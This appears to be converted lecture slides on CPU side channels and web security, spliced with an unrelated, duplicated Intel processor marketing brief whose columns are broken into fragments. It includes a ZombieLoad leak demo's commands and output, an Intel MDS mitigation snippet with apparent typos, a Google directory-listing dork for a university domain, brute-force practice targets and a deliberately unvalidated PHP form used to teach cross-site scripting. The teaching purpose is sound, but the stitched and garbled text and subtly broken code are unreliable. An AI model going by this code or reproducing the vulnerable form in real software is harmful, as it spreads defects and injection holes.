
```
A: (  0)
B: (  0)
C: (  0)
D: ( 255) #####
E: (  7) #
F: ( 24) #####
G: (  0)
H: ( 34) #####
I: (  0)
J: (  0)
K: (  6) #
L: ( 15) ##
M: ( 25) #####
N: (  0)
O: (  1)
P: (  8) #
Q: (  0)
R: (  0)
S: (  0)
T: (  0)
U: (  0)
V: (  0)
W: (  0)
X: ( 23) #####
Y: (  0)
Z: (  0)
^C
:~/work/zomb/ZombieLoad/attacker/variant1_linux$ sudo taskset -c 1 ./leak
```



```
~/work/zomb/ZombieLoad/victim/userspace_linux_windows
:~/work/zomb/ZombieLoad/victim/userspace_linux_windows$ taskset -c 0 ./secret D
Loading secret value 'D'...
```

Meltdown  
Rogue Data Cache Load  
RDCL  
L1 Terminal Fault  
L1TF

## Micro-architectural Fill Buffer Data Sampling MFBDS



Micro-architectural Store Buffer Data Sampling  
MSBDS

Micro-architectural Data Sampling Uncacheable Memory  
MDSUM

# Fix: Overwrite earlier buffered values

On processors that do not enumerate the `MD_CLEAR` functionality, the following instruction sequences may be used to overwrite buffers affected by MDS.

On processors that do enumerate `MD_CLEAR`, the `VERW` instruction or `L1D_FLUSH` command<sup>4</sup> should be used instead of these software sequences.

## Skylake, Kaby Lake, and Coffee Lake

For processors based on the Skylake, Kaby Lake, or Coffee Lake microarchitectures, the required sequences depend on which vector extensions are enabled. These sequences require a 6 KB writable buffer with WB-memtype, as well as up to 64 bytes of zero data aligned to 64 bytes.

If the processor does not support Intel® Advanced Vector Extensions (Intel® AVX) or Intel® Advanced Vector Extensions 512 (Intel® AVX-512), then this SSE sequence can be used. It clobbers `RAX`, `RD1`, and `RCX`.

```
void _do_skl_sse(char *dst, const __m128i *zero_ptr)
{
    __asm__ volatile__ (
        "lfence\n\t"
        "orpd (%1), %%xmm0\n\t"
        "orpd (%1), %%xmm0\n\t"
        "xorl %%eax, %%eax\n\t"
        "1:clflushopt 5376(%0,%%rax,8)\n\t"
        "addl $8, %%eax\n\t"
        "cmpb $8*12, %%eax\n\t"
        "jb 1b\n\t"
        "sfence\n\t"
        "movl $6144, %%ecx\n\t"
        "xorl %%eax, %%eax\n\t"
        "rep stosb\n\t"
        "mfence\n\t"
        : "+D" (dst)
        : "r" (zero_ptr)
        : "eax", "ecx", "cc", "memory"
    );
}
```

Why were these vulnerabilities found by many researchers at the same time?

# Why were these vulnerabilities found by many researchers at the same time?

- Cloud computing
  - More in the clouds
  - Hardware shared between several users
  - Isolation between users/operating system/processes is important
- Increased interest for the techniques for efficiency and optimization internally in the CPUs
  - Better time optimization does not always give increased security
- The technique exploited by Spectre/Meltdown, has been used by Intel CPUs since the mid 1990s.

# Jann Horn

- First
- Google Project Zero
- April 2017
- Worked on some processor intensive software
- Read Intel's documentation to understand how their techniques for optimization and efficiency could speed up his software
- Out-of-order execution -> Spectre, ca June 2017
- A few weeks later: Meltdown
- Was the first to report the vulnerabilities, but it was not published

## PLATFORM BRIEF

7th Generation Intel® Core™ and Celeron® Desktop Processor Families  
with Intel® H110 and Intel® Q170 Chipsets

Intel IoT Technology



## 7th Generation Intel® Core™ Processor-Based Platforms for Internet of Things (IoT) Solutions

(Intel® Core™ i7-7700, i7-7700T, i5-7500, i5-7500T, i3-7101E, and i3-7101TE processors)  
(Intel® Celeron® G3930E and G3930TE processors)

Harness the Performance, Features, and Edge-to-Cloud Scalability to Build  
Tomorrow's IoT Solutions Today



### Product Overview

Intel is proud to announce its 7th generation Intel® Core™ and Celeron® processor families. Manufactured on the latest 14 nm technology, these processors offer rich visual experiences with the latest 4K Ultra HD graphics improvements, amazing CPU performance, and great power efficiency, with the same range of power options and latest advanced features to boost edge-to-cloud Internet of Things (IoT) designs. The 7th generation Intel Core processor family also maintains a standardized thermal envelope for 65W and 35W desktop products, remaining consistent with the previous processor generation, and is an ideal low-power option for manufacturing flexibility.

### Stunning Visual Performance

The 7th generation Intel Core processors utilize the latest in 4K UHD, 10-bit HEVC and VP9 encode/decode, and integrated HDCP 2.2. Video playback is also faster and smoother, thanks to hardware-robust DRM and industry standards-based HDR. Experience richer visuals with a wider color spectrum and HDMI 2.0 with LSPCON.<sup>1</sup> The new generation offers up to three independent audio streams and displays, 4K Ultra HD support, and workload consolidation for lower BOM costs and energy output.

Users will also enjoy efficient and fluid playback with 1.75x faster YouTube<sup>2</sup> video,<sup>2,3</sup> smoother multitasking, and support for additional formats of 4K UHD and 4K 360 content streams. Together, the stunning visual performance enhancements add up to more immersive computing experiences.

### Power-Efficient Performance

The new 7th gen Intel Core and Celeron processors make a powerful difference on the efficiency front as well. The improved technology promises up to 17 percent faster multithreaded CPU performance and up to 15 percent faster graphics<sup>4,5</sup>—all at the same or similar thermal design power (TDP) as the prior generation.<sup>5</sup> Develop more flexible designs with the same high-speed I/O as the previous generation and tap into fast memory performance and 64GB max capacity with 8GB density.

The 7th gen Intel® Core™ i7, Intel® Core™ i5, and Intel Celeron processors come with Intel® Turbo Boost Technology 2.0<sup>6</sup> for that extra burst of performance and Intel® Hyper-Threading Technology (only on Intel Core i7 processors) so each processor core can work on two tasks simultaneously. Other important features include Intel® Advanced Vector Extensions 2 (Intel® AVX2), which provides optimized

For more complete information about performance and benchmark results, visit [www.intel.com/benchmarks](http://www.intel.com/benchmarks).



## PLATFORM BRIEF

7th Generation Intel® Core™ and Celeron® Desktop Processor Families  
with Intel® H110 and Intel® Q170 Chipsets

Intel IoT Technology



## 7th Generation Intel® Core™ Processor-Based Platforms for Internet of Things (IoT) Solutions

(Intel® Core™ i7-7700, i7-7700T, i5-7500, i5-7500T, i3-7101E, and i3-7101TE processors)  
(Intel® Celeron® G3930E and G3930TE processors)

Harness the Performance, Features, and Edge-to-Cloud Scalability to Build  
Tomorrow's IoT Solutions Today

### PERFORMANCE

**Intel® Advanced Vector Extensions 2 (Intel® AVX2):** Provides optimized instructions to deliver enhanced performance on floating point-intensive apps, adding 256-bit integer instructions and new instructions for fused multiply add (FMA), which delivers better performance on media and floating-point computations.

iron® processor  
essors offer rich  
ints, amazing  
t of power  
net of Things  
maintains a  
ts, remaining  
low-power

**Intel® Turbo Boost Technology® 2.0:** Dynamically increases the processor's frequency, as needed, by taking advantage of thermal and power headroom when operating below specified limits.

4D, 10-bit HEVC  
k is also faster  
ards-based  
MI 2.0 with  
io streams and  
er BOM costs

**Intel® Hyper-Threading Technology:** Delivers two processing threads per physical core. Highly threaded applications can get more work done in parallel, completing tasks sooner.

YouTube®  
s of 4K UHD and  
e enhancements

**Faster memory performance:** Offers new DDR4 memory support, including new support for DDR4 1.2V up to 2133, 64GB max capacity with 8GB density.

ful difference on  
to 17 percent

**HSIO:** Increases flexibility from 18 to 26 total HSIO ports,<sup>7</sup> from up to eight PCIe® 2.0 to 20 PCIe 3.0 ports,<sup>7</sup> and from up to six USB 3.0 to 10 USB 3.0 ports.<sup>7</sup>

Based on measured CPU performance and up to 12 percent faster graphics.<sup>2,4</sup>—  
all at the same or similar thermal design power (TDP) as the prior generation.<sup>3</sup>  
Develop more flexible designs with the same high-speed I/O as the previous generation and tap into fast memory performance and 64GB max capacity with 8GB density.

The 7th gen Intel® Core™ i7, Intel® Core™ i5, and Intel Celeron processors come with Intel® Turbo Boost Technology 2.0 for that extra burst of performance and Intel® Hyper-Threading Technology (only on Intel Core i7 processors) so each processor core can work on two tasks simultaneously. Other important features include Intel® Advanced Vector Extensions 2 (Intel® AVX2), which provides optimized


For more complete information about performance and benchmark results, visit [www.intel.com/benchmarks](http://www.intel.com/benchmarks).

# Anders Fogh

- Cyber.WTF blogpost July 2017
  - Negative Result: Reading Kernel Memory From User Mode
- Earlier research: Simultaneous Multithreading (SMT)
  - Covert Shotgun: Automatically finding SMT covert channels, September 2017
- Speculative execution
  - Explored the concept
  - Thought there had to be exploitable weaknesses, but did not manage to demonstrate it

# Graz University

- Had read the blog post of Anders Fogh
- Had earlier developed the security mechanism KAISER
  - To improve memory isolation between operating system and processes
- Sudden interest for KAISER from many places even though KAISER reduced speed significantly
- Made them take a closer look







TEK5510 Security in Operating Systems and Software

# Web security

Laszlo Erdodi,

*laszloe@ifi.uio.no*

## Slide 1

---

**KV1**

Katalin Vertes; 23.10.2017



# Web basics – the OSI model

OSI (Open Source Interconnection) 7 Layer Model

Layer	Application/Example	Central Device/Protocols	DOD4 Model
<b>Application (7)</b> Serves as the window for users and application processes to access the network services.	<b>End User layer</b> Program that opens what was sent or creates what is to be sent Resource sharing • Remote file access • Remote printer access • Directory services • Network management	User Applications SMTP	Process
<b>Presentation (6)</b> Formats the data to be presented to the Application layer. It can be viewed as the "Translator" for the network.	<b>Syntax layer</b> encrypt & decrypt (if needed) Character code translation • Data conversion • Data compression • Data encryption • Character Set Translation	JPEG/ASCII EBDIC/TIFF/GIF PICT	
<b>Session (5)</b> Allows session establishment between processes running on different stations.	<b>Synch &amp; send to ports</b> (logical ports) Session establishment, maintenance and termination • Session support - perform security, name recognition, logging, etc.	Logical Ports RPC/SQL/NFS NetBIOS names	
<b>Transport (4)</b> Ensures that messages are delivered error-free, in sequence, and with no losses or duplications.	<b>TCP</b> Host to Host, Flow Control Message segmentation • Message acknowledgement • Message traffic control • Session multiplexing	F I L T E R P A C K E R I N G	Host to Host
<b>Network (3)</b> Controls the operations of the subnet, deciding which physical path the data takes.	<b>Packets</b> ("letter", contains IP address) Routing • Subnet traffic control • Frame fragmentation • Logical-physical address mapping • Subnet usage accounting		Routers IP/IPX/ICMP
<b>Data Link (2)</b> Provides error-free transfer of data frames from one node to another over the Physical layer.	<b>Frames</b> ("envelopes", contains MAC address) [NIC card — Switch — NIC card] (end to end) Establishes & terminates the logical link between nodes • Frame traffic control • Frame sequencing • Frame acknowledgment • Frame delimiting • Frame error checking • Media access control	Switch Bridge WAP PPP/SLIP	Can be used on all layers
<b>Physical (1)</b> Concerned with the transmission and reception of the unstructured raw bit stream over the physical medium.	<b>Physical structure</b> Cables, hubs, etc. Data Encoding • Physical medium attachment • Transmission technique - Baseband or Broadband • Physical medium transmission Bits & Volts	Hub	Land Based Layers Network

# Hypertext Transfer Protocol (HTTP)


Each request and response consist of a header and a body. The header contains all the necessary and additional information for the HTTP protocol.

Request:

- The protocol version
- The requested file
- The webmethod (see later)
- The host name

Response:

- The web answer (in response)
- The date
- The content type





# Hypertext Transfer Protocol (HTTP)

HTTP operates with several web methods. The main methods in use:

- GET - to download data
- POST - to send data (e.g. I posted something on facebook )

Other methods in use:

- HEAD – to obtain the HTTP header
- PUT – to place content on the server (e.g. restful services)

Further existing methods:

DELETE (to remove content), TRACE, DEBUG, OPTIONS (to see the available webmethod list)



# HyperText Transfer Protocol (HTTP)

```
root@kali:~# telnet www.uio.no 80
Trying 129.240.171.52...
Connected to www.uio.no.
Escape character is '^]'.
GET / HTTP/1.1
Host:www.uio.no
```

request head

```
HTTP/1.1 200 OK
Server: nginx
Date: Mon, 08 May 2017 07:53:37 GMT
Content-Type: text/html; charset=utf-8
X-Vortex: 71, rw, slave, vortex04-node02.uio.no:14001
Cache-Control: max-age=300
Content-Language: no
Vary: Cookie
X-Cacheable: YES
X-Varnish: 167223 2103867
Age: 188
Via: 1.1 varnish-v4
X-Cache: HIT
Transfer-Encoding: chunked
Connection: keep-alive
```

response head


```
00301b
<!DOCTYPE html>
<html lang="no">
  <head>
    <meta http-equiv="X-UA-Compatible" content="IE=edge" />
```

response body

web method  
file name (index is substituted)  
protocol version  
hostname  
web answer  
banner info / server type



# Web architecture





# Accessing a webpage


Client side



HTTP request

HTTP response

Server side



Operating system

Browser

HTML processing  
Javascript execution  
Flash execution




# Web vulnerabilities / attacks

- Vulnerability in the web server application (software bug / configuration error)
- Vulnerability in the web application  
(coding error / configuration error)
- Information disclosure – gaining information
- Insufficient mitigation - brute-forcing
- Lack of input validation – client side attacks
  - server side attacks
- others



# Web architecture – attack surface





# Information disclosure

- Comments in source code
- Default pages available
- Error messages
- Private pages available without authentication
- others

Information disclosure practice exercise:  
<https://hackingarena.no/challenges/web>  
Find the flag: UiO-Hacking-Arena{....flag....}

Google search: intitle:"index of" site:uio.no -folk

[znc-modtcl-1.4-1.el5.i386.rpm](#)  
 [zvbi-0.2.33-5.el5.1.i386.rpm](#)  
 [zvbi-devel-0.2.33-5.el5.1.i386.rpm](#)  
 [zvbi-fonts-0.2.33-5.el5.1.i386.rpm](#)

Apache/2.2.3 (Red Hat) Server at [ftp.uio.no](ftp://ftp.uio.no) Port 80

robots.txt of uio.no



```
# Gjelder bare uio-søk. Legg til linje under til User-Agent: SolrVortexConnector
Disallow: /gammelt
Disallow: /konv
Disallow: /vrtx
Disallow: /xsd
Disallow: /forsidesaker
Disallow: /tmp
Disallow: /stats
Disallow: /index-minestudier.html
Disallow: /english/index-minestudier.html
```

Error messages



```
ICE03  ERROR   Table: Upgrade Column: ActionProperty Missing specification
ICE17  WARNING  ListBox: 'IS_SQLSERVER_LIST' for Control: 'lstSQLSe
ICE17  WARNING  ComboBox: 'IS_SQLSERVER_SERVER' for Control: 'cbose
ICE33  WARNING  Reg key _D064986A1E3DBE370282AD13783B3427 is used i
ICE33  WARNING  Reg key _C6E3D4C5891D3BE59520C8FE549542FA is used i
ICE33  WARNING  Reg key _96A657811A6003057F219A4B06E755FB is used i
ICE33  WARNING  Reg key _76337FE681F2E7D644884B716BD40AB1.CE0FD5FC_
ICE33  WARNING  Reg key Registry_13 is used in an unsupported way.
ICE33  WARNING  Reg key Registry_14 is used in an unsupported way.
ICE33  WARNING  Reg key Registry_15 is used in an unsupported way.
ICE33  WARNING  Reg key Registry_19 is used in an unsupported way.
ICE33  WARNING  Reg key Registry_23 is used in an unsupported way.
```



# Protection against Information disclosure

- Provide minimal information including error messages
- Limit access only to the minimum necessary
- Use the least privileges
- Remove the comments
- Remove banner information
- Modify default settings
- Remove accessible source files



# Brute forcing

What can the attacker brute-force?

- Login forms (trying out a series of user/password combinations)
- Directories and files (trying out a series of possible directory names e.g. cgi-bin, register, etc. or filenames e.g. source.zip)
- Parameters (trying out different parameters, e.g. <http://somesite.com/some.php?site=1..1000>)

Brute forcing practice: find the flag!

<http://sidious.hackingarena.no:802> (parameter brute-force)

<http://sidious.hackingarena.no:803> (directory brute-force)

<http://sidious.hackingarena.no:807> (form brute-force)



# Protection against brute-forcing

- Use mitigation
  - Maximize request from one ip in a time period
  - Double the response time in login forms after each unsuccessful login
  - Use captcha
- Never use factory default settings (folder names/ credentials)



# Missing or inappropriate input validation

- Inappropriate input validation by the webserver software
  - Webserver memory corruption
  - Http response splitting
- Inappropriate input validation by the web app
  - Protecting hidden content with client-side validation
  - Missing validation of data that is sent back to the user (Cross Site Scripting)
  - Missing validation of data that is used for database query (SQL Injection)
  - Missing validation of data that is used for file operations (Local file inclusion)



# Cross Site Scripting - example

← → C ① 193.225.218.118/form.php

Family name:

First name:

Male

Female

form.php source code:

**Missing input validation!**

```
<?php  
if (isset($_POST["famname"]))  
{  
print("Welcome ".$_POST["famname"]."!");  
}  
?>
```

php code

Welcome I don't tell!

Family name:

First name:

Male

Female

```
<form action="form.php" method="post">  
<table width=100>  
<tr><td>Family name:</td>  
<td><input type="text" name="famname" value="" /></td></tr>  
<tr><td>First name:</td>  
<td><input type="text" name="firname" value="" /></td></tr>  
<tr><td>Male</td>  
<td><input type="radio" name="nem" value="Male" /></td></tr>  
